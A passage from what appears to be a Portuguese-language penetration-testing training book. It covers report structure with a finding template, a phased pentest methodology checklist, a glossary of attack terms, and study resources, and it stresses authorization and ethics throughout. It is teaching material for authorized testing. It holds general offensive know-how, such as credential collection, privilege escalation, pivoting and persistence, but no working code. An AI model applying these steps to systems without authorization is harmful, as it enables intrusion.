O coração técnico do relatório. Cada vulnerabilidade recebe uma ficha padronizada:

- **Título:** claro e específico (ex.: "Injeção SQL no parâmetro `id` do catálogo").
- **Severidade:** classificação com pontuação e vetor CVSS.
- **Categoria:** referência a OWASP/CWE quando aplicável.
- **Descrição:** o que é a falha e por que ela existe.
- **Passos de reprodução:** o caminho exato para reproduzir, com requisições, comandos e capturas — de modo que a equipe técnica consiga confirmar o achado.
- **Evidências:** capturas de tela, trechos de resposta, dados extraídos (anonimizados quando sensíveis).
- **Impacto:** o que um atacante conseguiria fazer, traduzido para o risco ao negócio.
- **Recomendação:** a correção concreta e acionável, com referências.

Ordene os achados por severidade, do crítico ao informativo.

4. Análise de risco e priorização

Traduza os achados técnicos em decisões. Uma matriz de risco (probabilidade × impacto) ajuda a priorizar o que corrigir primeiro. Considere não só o CVSS, mas a exposição real e a criticidade do ativo — uma média explorável e exposta à internet pode ter prioridade sobre uma crítica isolada.

5. Recomendações estratégicas

Vá além das correções pontuais: aponte melhorias de processo e arquitetura que atacam as causas-raiz — gestão de patches, ciclo de desenvolvimento seguro, segmentação de rede, monitoramento, cultura de segurança.

6. Conclusão e anexos

Encerre com uma síntese e o caminho recomendado. Nos anexos, inclua as saídas brutas relevantes (varreduras, listas de portas), o inventário de ativos e um glossário para leitores não técnicos.

Classificação de severidade (referência CVSS)

- **Crítica (9.0–10.0):** exploração trivial com impacto severo; correção imediata.
- **Alta (7.0–8.9):** risco significativo; correção prioritária.
- **Média (4.0–6.9):** risco moderado; corrigir no ciclo regular.
- **Baixa (0.1–3.9):** risco limitado; corrigir quando conveniente.

- **Informativa:** sem risco direto, mas relevante para a postura de segurança.

Modelo de ficha de achado (para copiar)

```
[ID] TÍTULO DO ACHADO
Severidade: Alta (CVSS 8.1 / AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N)
Categoria: OWASP A03:2021 - Injection / CWE-89

Descrição:
<o que é a falha e onde ocorre>

Passos de reprodução:
1. <passo>
2. <requisição/comando>
3. <resultado observado>

Evidência:
<captura / trecho de resposta>

Impacto:
<o que um atacante consegue; risco ao negócio>

Recomendação:
<correção concreta e referência>
```

Boas práticas de redação

Prefira a voz ativa e frases diretas. Nunca reporte um achado sem evidência que o comprove. Valide manualmente cada achado antes de incluí-lo — um relatório com falsos positivos destrói a credibilidade do trabalho. Adeque a linguagem ao público de cada seção: técnica nos achados, executiva no sumário. E trate os dados sensíveis do cliente com o cuidado previsto no NDA, anonimizando o que for necessário.

Referências

- PTES. **Penetration Testing Execution Standard — Reporting**. Disponível em: http://www.pentest-standard.org. Acesso em: 3 jul. 2026.
- NIST. **SP 800-115: Technical Guide to Information Security Testing and Assessment**. Gaithersburg: NIST, 2008.
- FIRST. **CVSS v3.1 Specification**. Disponível em: https://www.first.org/cvss. Acesso em: 3 jul. 2026.
- OWASP. **Penetration Testing Report Template / WSTG — Reporting**. Disponível em: https://owasp.org. Acesso em: 3 jul. 2026.

Apêndice C — Checklist de Metodologia de Pentest

A metodologia deste treinamento pode ser condensada em uma lista prática de verificação. Este apêndice a organiza fase a fase, para que nenhuma etapa seja esquecida no calor de um engajamento.

Como usar este checklist

Este apêndice condensa a metodologia do treinamento em uma lista de verificação prática, para usar durante um engajamento e garantir que nenhuma etapa seja esquecida. Não é uma camisa de força — testes reais iteram e voltam a fases anteriores — mas serve de baliza. Adapte ao escopo de cada trabalho.

Fase 0 — Pré-engajamento

- Autorização formal, assinada por quem tem poder para autorizar, obtida e em mãos.
- Escopo definido: alvos incluídos e explicitamente excluídos.
- Regras de engajamento acordadas: janelas, técnicas proibidas (ex.: DoS), contatos de emergência.
- NDA assinado; tratamento de dados sensíveis definido (atenção à LGPD).
- Modelo do teste definido (caixa-preta/cinza/branca).
- Procedimento em caso de descoberta de comprometimento prévio combinado.

Fase 1 — Reconhecimento

- OSINT sobre a organização (site, vagas, redes sociais, documentos e metadados).
- WHOIS e mapeamento de infraestrutura (nameservers, faixas de IP, ASN).
- Enumeração de DNS (registros A/MX/NS/TXT; teste de transferência de zona).
- Enumeração de subdomínios (Certificate Transparency, força bruta).
- Coleta de e-mails e funcionários; verificação de vazamentos conhecidos.
- Consulta a Shodan/Censys por ativos expostos.

Fase 2 — Varredura

- Descoberta de hosts vivos na faixa autorizada.
- Varredura completa de portas TCP (não apenas as comuns).

- Varredura das principais portas UDP.
- Detecção de serviços, versões e sistema operacional.
- Triagem de vulnerabilidades com NSE.

Fase 3 — Enumeração

- SMB/NetBIOS: sessões nulas, usuários, grupos, compartilhamentos, política de senhas.
- SNMP: community strings padrão, MIB.
- LDAP/Active Directory: usuários, grupos, computadores, caminhos (BloodHound).
- SMTP: enumeração de usuários.
- Web: diretórios, arquivos, tecnologias, painéis administrativos.
- Consolidação de uma lista de usuários válidos.

Fase 4 — Análise de vulnerabilidades

- Correlação das versões encontradas com CVEs conhecidos.
- Varredura autenticada e não autenticada (Nessus/OpenVAS).
- Varredura web específica (Nikto, Nuclei).
- Validação manual dos achados (eliminar falsos positivos).
- Priorização por severidade, exploração disponível e exposição.

Fase 5 — Exploração

- Exploração dos vetores priorizados (sistema, web, senha, wireless).
- Documentação de cada tentativa (sucesso e falha) com evidências.
- Respeito estrito ao escopo e às regras de engajamento.
- Cuidado com ações destrutivas ou de indisponibilidade não autorizadas.

Fase 6 — Pós-exploração

- Confirmação e documentação do nível de acesso obtido.
- Escalação de privilégios (enumeração interna, vetores de SO/AD).
- Coleta de credenciais e avaliação do alcance.
- Movimentação lateral e pivoting (dentro do escopo).
- Avaliação do impacto real ("até onde um atacante chegaria").
- Persistência apenas se autorizada — e sempre documentada para remoção.

Fase 7 — Encerramento

- Remoção de todos os artefatos instalados (shells, contas, persistência).
- Restauração de qualquer alteração feita nos sistemas.

- Verificação de que nenhum acesso residual permanece.
- Consolidação das evidências.

Fase 8 — Relatório

- Sumário executivo redigido para a liderança.
- Achados detalhados com passos de reprodução, evidências e recomendações.
- Análise de risco e priorização.
- Recomendações estratégicas de médio e longo prazo.
- Revisão final; anonimização de dados sensíveis; entrega segura ao cliente.

Lembrete ético permanente

Em todas as fases, a fronteira é a mesma: você opera **dentro** da autorização, com **evidência** de cada achado e **honestidade** no relato. Nada fora do escopo, nada sem registro, nada que prejudique quem confiou seus sistemas a você.

Referências

- PTES. **Penetration Testing Execution Standard**. Disponível em: http://www.pentest-standard.org. Acesso em: 3 jul. 2026.
- OWASP. **Web Security Testing Guide (WSTG)**. Disponível em: https://owasp.org/www-project-web-security-testing-guide. Acesso em: 3 jul. 2026.
- NIST. **SP 800-115**. Gaithersburg: NIST, 2008.

Apêndice D — Glossário de Termos

A segurança ofensiva tem um vocabulário próprio, denso e cheio de siglas. Este apêndice reúne os termos essenciais empregados ao longo do livro, em definições concisas e voltadas ao uso prático.

Glossário

Este glossário reúne os termos essenciais empregados ao longo do treinamento. As definições são concisas e voltadas ao uso prático; os módulos correspondentes trazem o aprofundamento.

Ameaça (threat). Agente ou evento com potencial de causar dano ao explorar uma vulnerabilidade.

APT (Advanced Persistent Threat). Adversário sofisticado, com recursos e objetivos de longo prazo, geralmente patrocinado por estado ou crime organizado.

Ataque de dicionário. Tentativa de descobrir uma senha testando palavras de uma lista predefinida.

Backdoor. Mecanismo que contorna a autenticação normal, dando acesso persistente a um sistema comprometido.

Bind shell. Shell em que o alvo abre uma porta e aguarda a conexão do atacante (oposto do reverse shell).

Botnet. Rede de dispositivos comprometidos (bots) controlados remotamente por um servidor de comando e controle.

Brute force. Ataque que testa exaustivamente todas as combinações possíveis (de senhas, chaves, PINs).

C2 (Command and Control). Canal pelo qual um atacante comanda remotamente sistemas comprometidos.

CIA. Tríade Confidencialidade, Integridade e Disponibilidade — os pilares da segurança da informação.

CVE (Common Vulnerabilities and Exposures). Identificador único de uma vulnerabilidade conhecida.

CVSS (Common Vulnerability Scoring System). Sistema padrão de pontuação de severidade de vulnerabilidades (0 a 10).

CWE (Common Weakness Enumeration). Catálogo dos tipos de fraqueza de software.

Deauthentication. Quadro Wi-Fi que desconecta um cliente de um AP; usado para forçar reconexão e capturar handshakes.

DoS / DDoS. Ataque de negação de serviço (distribuído) que torna um sistema indisponível.

EDR (Endpoint Detection and Response). Solução de segurança que detecta e responde a ameaças em endpoints por comportamento.

Enumeração. Extração detalhada de informações de serviços identificados (usuários, compartilhamentos, versões).

Escalação de privilégios. Obtenção de um nível de acesso superior ao inicial (vertical) ou de outro usuário de mesmo nível (horizontal).

Exploit. Código ou técnica que transforma uma vulnerabilidade em comprometimento efetivo.

Footprinting. Fase de reconhecimento; coleta de informações sobre o alvo.

Handshake. Troca inicial que estabelece uma conexão ou sessão; em Wi-Fi WPA2, o handshake de 4 vias é alvo de captura.

Hardening. Processo de reforço da configuração de um sistema para reduzir sua superfície de ataque.

Hash. Resultado de uma função unidirecional que representa um dado de tamanho fixo; usado em integridade e senhas.

IDOR (Insecure Direct Object Reference). Falha de controle de acesso em que trocar um identificador dá acesso a dados alheios.

IDS / IPS. Sistema de detecção / prevenção de intrusão.

IoT / OT. Internet das Coisas / Tecnologia Operacional (sistemas de controle industrial).

Kerberoasting. Ataque a Active Directory que obtém e quebra offline hashes de contas de serviço via tickets Kerberos.

Kill chain. Modelo que descreve as etapas de um ataque direcionado, do reconhecimento ao objetivo.

LGPD. Lei Geral de Proteção de Dados (Lei 13.709/2018), que regula o tratamento de dados pessoais no Brasil.

Meterpreter. Payload avançado do Metasploit, residente em memória, com amplas capacidades de pós-exploração.

MFA (Multi-Factor Authentication). Autenticação que exige mais de um fator (algo que você sabe, tem, é).

MITM (Man-in-the-Middle). Ataque em que o atacante se interpõe na comunicação entre duas partes.

NSE (Nmap Scripting Engine). Motor de scripts do Nmap para automação de detecção e enumeração.

OSINT. Inteligência de fontes abertas; coleta e análise de informação pública.

OWASP. Organização e conjunto de projetos de referência em segurança de aplicações (Top 10, WSTG, MASTG).

Pass-the-Hash. Autenticação usando o hash NTLM diretamente, sem conhecer a senha em claro.

Payload. Código executado no alvo após a exploração bem-sucedida.

Pentest. Teste de intrusão; avaliação de segurança que explora vulnerabilidades para provar impacto.

Persistência. Mecanismos que garantem ao atacante retorno ao sistema comprometido.

Phishing. Engenharia social por mensagens fraudulentas que induzem a clicar, abrir anexos ou fornecer credenciais.

Pivoting. Uso de um host comprometido como ponte para alcançar redes internas antes inacessíveis.

Privilege escalation. Ver escalação de privilégios.

Rainbow table. Tabela pré-computada de hashes usada para acelerar a quebra de senhas; neutralizada por salt.

RAT (Remote Access Trojan). Trojan que dá controle remoto completo do sistema.

RCE (Remote Code Execution). Execução de código arbitrário remotamente — um dos impactos mais graves.

Reverse shell. Shell em que o alvo conecta de volta ao atacante; atravessa NAT e firewalls de saída.

Rootkit. Malware projetado para ocultar sua presença e manter acesso privilegiado furtivo.

Salt. Valor aleatório único adicionado a uma senha antes do hashing, que inutiliza rainbow tables.

Sandbox. Ambiente isolado para executar código suspeito com segurança.

Session hijacking. Sequestro de sessão; roubo do identificador de sessão para assumir a identidade do usuário.

SIEM. Sistema de gestão de eventos e informações de segurança; correlaciona logs de múltiplas fontes.

Sniffing. Interceptação e análise de tráfego de rede.

SQL Injection. Injeção de comandos SQL por meio de entrada não tratada.

SSRF (Server-Side Request Forgery). Indução do servidor a fazer requisições a destinos escolhidos pelo atacante.

Superfície de ataque. Conjunto de todos os pontos por onde um sistema pode ser atacado.

Trojan. Malware que se disfarça de software legítimo para enganar o usuário.

Vulnerabilidade. Fraqueza em um ativo que pode ser explorada.

WAF (Web Application Firewall). Firewall especializado em filtrar ataques a aplicações web.

XSS (Cross-Site Scripting). Injeção de JavaScript executado no navegador de outras vítimas.

Zero-day. Vulnerabilidade desconhecida do fabricante, sem correção disponível, explorada antes da divulgação.

Referências

- EC-COUNCIL. **CEH v12 — Glossary of Terms**. EC-Council, 2023.
- NIST. **Glossary of Key Information Security Terms (NISTIR 7298)**. Gaithersburg: NIST.
- MITRE. **ATT&CK e CWE**. Disponível em: https://attack.mitre.org e https://cwe.mitre.org. Acesso em: 3 jul. 2026.

Apêndice E — Recursos, Laboratórios e Trilha de Estudo

O fim deste livro é apenas o começo da sua jornada em segurança ofensiva. Este apêndice reúne os melhores recursos para aprofundar cada tema, praticar em ambientes legais e manter-se atualizado num campo em constante movimento.

Continuar aprendendo

A segurança ofensiva é um campo em movimento perpétuo, e o fim deste treinamento é apenas o começo da jornada. Este apêndice reúne os recursos mais valiosos para aprofundar cada tema, praticar em ambientes legais e manter-se atualizado. Todos os endereços foram verificados em 3 de julho de 2026.

Plataformas de prática (laboratórios legais)

- **Hack The Box** (https://www.hackthebox.com) — máquinas e laboratórios progressivos, do iniciante ao avançado, incluindo trilhas de Active Directory e certificações próprias.
- **TryHackMe** (https://tryhackme.com) — trilhas guiadas e didáticas, excelentes para consolidar cada módulo.
- **PortSwigger Web Security Academy** (https://portswigger.net/web-security) — gratuita e definitiva para segurança web, mantida pelos criadores do Burp Suite.
- **PentesterLab** (https://pentesterlab.com) — exercícios focados em exploração web e de código.
- **VulnHub** (https://www.vulnhub.com) — VMs vulneráveis para baixar e atacar em laboratório próprio.
- **OverTheWire** (https://overthewire.org) — wargames clássicos de fundamentos.
- **CryptoHacks / CryptoPals** — desafios para aprofundar criptografia aplicada.

Ambientes vulneráveis para o laboratório local

- **Metasploitable 2 e 3** — sistemas repletos de serviços vulneráveis.
- **OWASP Juice Shop, DVWA, WebGoat, bWAPP** — aplicações web para os módulos de web e SQLi.
- **GOAD (Game of Active Directory)** e **vulnlab** — laboratórios de Active Directory.

- **CloudGoat, flaws.cloud, Sadcloud** — cenários de segurança em nuvem.
- **IoTGoat, DVAR** — firmware e dispositivos IoT vulneráveis.

Frameworks e referências técnicas

- **MITRE ATT&CK** (https://attack.mitre.org) — o catálogo de táticas e técnicas de adversários.
- **OWASP** (https://owasp.org) — Top 10, API Security Top 10, Mobile Top 10, WSTG, MASTG, cheat sheets.
- **HackTricks** (https://book.hacktricks.xyz) — enciclopédia prática de técnicas ofensivas.
- **PayloadsAllTheThings** (https://github.com/swisskyrepo/PayloadsAllTheThings) — coleção de payloads e bypasses.
- **GTFOBins** (https://gtfobins.github.io) e **LOLBAS** (https://lolbas-project.github.io) — abuso de binários legítimos.
- **CVE / NVD** (https://nvd.nist.gov) e **CISA KEV** — bases de vulnerabilidades e falhas exploradas.

Livros recomendados

- WEIDMAN, Georgia. **Penetration Testing: A Hands-On Introduction to Hacking**.
- KIM, Peter. **The Hacker Playbook 3**.
- STUTTARD, D.; PINTO, M. **The Web Application Hacker's Handbook**.
- SIKORSKI, M.; HONIG, A. **Practical Malware Analysis**.
- O'CONNOR, T.J. **Violent Python / Black Hat Python** (Justin Seitz).
- HADNAGY, Christopher. **Social Engineering: The Science of Human Hacking**.

Trilha de certificações

O CEH estabelece a amplitude. A partir dele, os caminhos ramificam-se:

- **Prática aprofundada:** OSCP (OffSec) — o próximo passo natural, com exame prático de 24 horas; depois OSEP, OSWE, OSED.
- **Web:** Burp Suite Certified Practitioner, eWPT/eWPTX.
- **Red team / Active Directory:** CRTP, CRTE, CRTO, GPEN/GXPN (SANS/GIAC).
- **Defensivo e forense:** GCIH, GCFA, Blue Team Level.
- **Gestão e governança:** CISSP, CISM.
- **Nuvem:** certificações de segurança específicas de AWS/Azure/GCP.

Lembre-se: certificações abrem portas, mas é a prática constante que forma o profissional.

Mantendo-se atualizado

- **Conferências:** DEF CON, Black Hat, e as brasileiras H2HC e as BSides locais.
- **Comunidade:** writeups de CTF, blogs de pesquisa, avisos de CVE, canais e newsletters de segurança.
- **Bug bounty:** HackerOne e Bugcrowd, para aplicar as habilidades em programas reais e legais, com retorno financeiro e reputacional.
- **Contribua:** escrever writeups, publicar ferramentas e ensinar são formas poderosas de consolidar o próprio conhecimento.

A palavra final

Todo o conhecimento reunido nesta apostila existe dentro de uma fronteira inegociável: a autorização. As mesmas técnicas que, sob contrato, protegem organizações, fora dele constituem crime e causam dano real. A reputação é o ativo mais valioso desta profissão — construída em anos, destruída em um único ato irresponsável. Que você use o que aprendeu sempre a serviço da proteção das pessoas. Bons estudos, e boa jornada.

Referências

- OFFENSIVE SECURITY. **OffSec Learning Paths**. Disponível em: https://www.offsec.com. Acesso em: 3 jul. 2026.
- EC-COUNCIL. **CEH Program**. Disponível em: https://www.eccouncil.org. Acesso em: 3 jul. 2026.
- SANS INSTITUTE. **Reading Room e Pen Test Resources**. Disponível em: https://www.sans.org. Acesso em: 3 jul. 2026.